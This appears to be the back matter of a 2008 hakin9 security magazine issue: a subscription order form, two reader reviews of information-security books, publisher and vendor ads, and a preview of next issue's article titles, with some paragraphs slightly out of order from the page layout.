1. Telephone

Order by phone, just call:

1-917-338-3631

2. Online

Order via credit card just visit:

www.buyitpress.com/en

3. Post or e-mail

Complete and post the form to:

Software Media LLC

1521 Concord Pike, Suite 301 Brandywine
Executive Center Wilmington, DE 19803 USA

or scan and email the form to:
subscription@software.com.pl



hakin9 ORDER FORM

Yes, I'd like to subscribe to *hakin9* magazine
from issue 1 2 3 4 5 6

Order information

(individual user/ company)

Title _____

Name and surname _____

address _____

postcode _____

tel no. _____

email _____

Date _____

Company name _____

Tax Identification Number _____

Office position _____

Client's ID* _____

Signed** _____

Payment details:

- USA \$49
 Europe 39€
 World 39€

I understand that I will receive 6 issues over the next 12 months.

Credit card:

- Master Card Visa JCB POLCARD
 DINERS CLUB

Card no.

Expiry date Issue number

Security number

I pay by transfer: Nordea Bank

IBAN: PL 49144012990000000005233698

SWIFT: NDEAPLP2

Cheque:

I enclose a cheque for \$ _____

(made payable to Software-Wydawnictwo Sp. z o.o.)

Signed _____

Terms and conditions:

Your subscription will start with the next available issue. You will receive 6 issues a year.

BOOK REVIEW



Author: Chris Butler, Russ Rogers, Mason Ferrat et al
Publisher: Wiley Publishing, Inc.
Pages: 218
Price: \$29.99

IT Security Interviews Exposed. Secrets to Landing Your Next Information Security Job




Positives of the book: High credibility stemming from the rich background of the book's contributors, with most boasting not less than a decade of experience with DOD and NSA, and that means trusted and top-notch information. Reading was a delight, owing to its well structured nature- all chapters are organized under several relevant headings. Almost everything is covered, from networking fundamentals to determining the security posture of an organization, all without being as wordy as other books I've perused. The chapter on Wireless technologies completes it well, listing the best-known and commonly used hardware on the market-that's information consultants will demand a fee for, all for free. Noteworthy too is the numerous web references that are just a Google click away, extending the books pages beyond its 218 pages. Even though it could pass for a manual of information security, its chapters end with an interview Q & A section that retains the theme of the book-getting that information security job you so desire. And

knowing that the authors themselves so actually conduct interviews for their various firms will build confidence in anyone using it as interview preparatory material.

My only negative experience with the book was the TCP state diagram in the network fundamentals section, which I thought could use some explanation as it takes some brain-cracking to memorize it (at least that's what the authors suggest). Throughout, the authors were very realistic in limiting discussion of vendors to three major market players, although I felt that justice could be done to other commodity hardware vendors as well. Looking at the background of the authors I'm not surprised at all. In all, IT Security Interviews Exposed is a well composed briefing of information security stuff that passes well for an interview preparatory material. Kudos to its authors!

by Benjamin Aboagye



Author: Vasant Raval, Ashok Fichadia
Publisher: Wiley Publishing, Inc.
Pages: 432
Price: \$87.95

Risks, Controls, and Security: Concepts and Applications, 1st Edition



This book is worth it because it gets down to the subject and breaks it down for you in a clear and precise way. Have you ever had trouble reading some Security books that was complex and not getting to the point? This book will clear things up. It covers critical Security elements for Enterprise Security and gives good and essential examples. I also liked the visual aspect of the book, they give you good outlines and topologies that make sense but also cover a lot of bases in Security. This book is definitely the book for people starting out in computer security, penetration testing, and a good resource for directors or management to comprehend security risk and implementation of controls.

and environmental security, Computer and operations management, System access control, system development and maintenance, Business continuity and management including compliance. The book also goes into a basic crash course of Cryptography and public key infrastructure, SQL attacks, Buffer over Flows, and other forms of attacks in a neat overview by command line syntax or even screenshots, which could be useful for a beginner.

by Joshua F. Morin


This book also provides you with many techniques, ethics, regulations, and policies security engineers, programmers, and management should use, such as Security Organization, Asset classification and control, Personnel Security, Physical

Do you have an effective


SECURITY STRATEGY?

NOW AVAILABLE

ADDISON-WESLEY
and the foremost
experts in security
bring you the best
resources for keeping
your software safe
and secure




HARLAN CARVEY
ISBN: 0321200985




ANDREW JAQUITH
ISBN: 0321349989



MICHAEL SUTTON
ADAM GREENE | PEDRAM AMINI
ISBN: 0321446119



BRIAN CHESS
JACOB WEST
ISBN: 0321424778



MARIO HEWARDT
DANIEL PRAVAT
ISBN: 0321374460

BOOKS | E-BOOKS | SHORT CUTS | ROUGH CUTS | VIDEO TRAINING | NEWSLETTERS | PODCASTS | AND MORE

Visit www.informIT.com for more information

 Addison-Wesley

Coming Up

in the next issue:

You've already read everything? Don't worry! Next issue of hakin9 will be available in two months. In 5/2008 (18), as always, the bestpractical and technical articles for all IT Security specialists.

ATTACK

REGISTRY ANALYSIS BY HARLAN CARVEY

ADVANCED SINGLE PACKET AUTHORIZATION WITH FWKNOP BY MICHAEL RASH

EXPLOITATION AND DEFENSE OF FLASH APPLICATIONS BY NEIL BERGMAN

UNCAPPING – CHANGING THE MODEM CONFIGURATION TO UPLOAD THE SPEED OF INTERNET BY CRISTIHAN DIAZ CARRILLO

KERNEL HACKING & ANTI-FORENSICS: EVADING MEMORY ANALYSIS BY RODRIGO RUBIRO BRANCO

VoIPER: VoIP EXPLOIT RESEARCH TOOLKIT

DEFENSE

SECOND PART OF THE PAPER ON VULNERABILITIES DUE TO TYPE CONVERSION OF INTEGERS BY DAVIDE POZZA

CONSUMERS TESTS

We help you choose the best data recovery software. Give us your opinion at en@hakin9.org

ON THE CD


Useful applications both commercial and Open Source
Presentation of the most popular security tools
Even more video tutorials

If you would like to promote your interesting hacking tool, let us know! We will be happy to place it on our CD.
Next issue available in September!




Behind Every Firewall, You Need a NACwall.™

Over 80% of Network Security Breaches Occur Behind the Firewall
Over 95% of these Breaches are Exploits against Known Vulnerabilities
NACwalls solve both of these problems.



Non-inline.
Non-invasive.
Agent-less.
No Forklift upgrades.



www.netclarity.net
54 Middlesex Turnpike, BLD C
Bedford, MA USA 01730
Tel: 781-276-4555 x2000
Email: sales@netclarity.net
RESELLERS WELCOME!

NETCLARITY
PREEMPTIVE, PROACTIVE PROTECTION™

SAINT®

Integrated Vulnerability Assessment and Penetration Testing

**Examine, expose, and exploit
your vulnerabilities before an attacker does**

Examine your network with the SAINT® vulnerability scanner, and expose the areas where an attacker could breach your network. Then, take the next step and exploit the vulnerability. This allows you to focus on the high-severity vulnerabilities and provides a starting point for prioritizing remediation efforts.

SAINT features now include –

- ✓ PCI compliance reporting
- ✓ Correlation of CVE and CVSS scores and vectors
- ✓ IPv4 and IPv6 scans and exploits
- ✓ Exploit tunneling that allows you to run penetration tests from an exploited target

Download a free white paper about integrated vulnerability assessment and penetration testing at www.saintcorporation.com/Hackin9

Contact SAINT's sales team at 1-800-596-2006 x0119 or sales@saintcorporation.com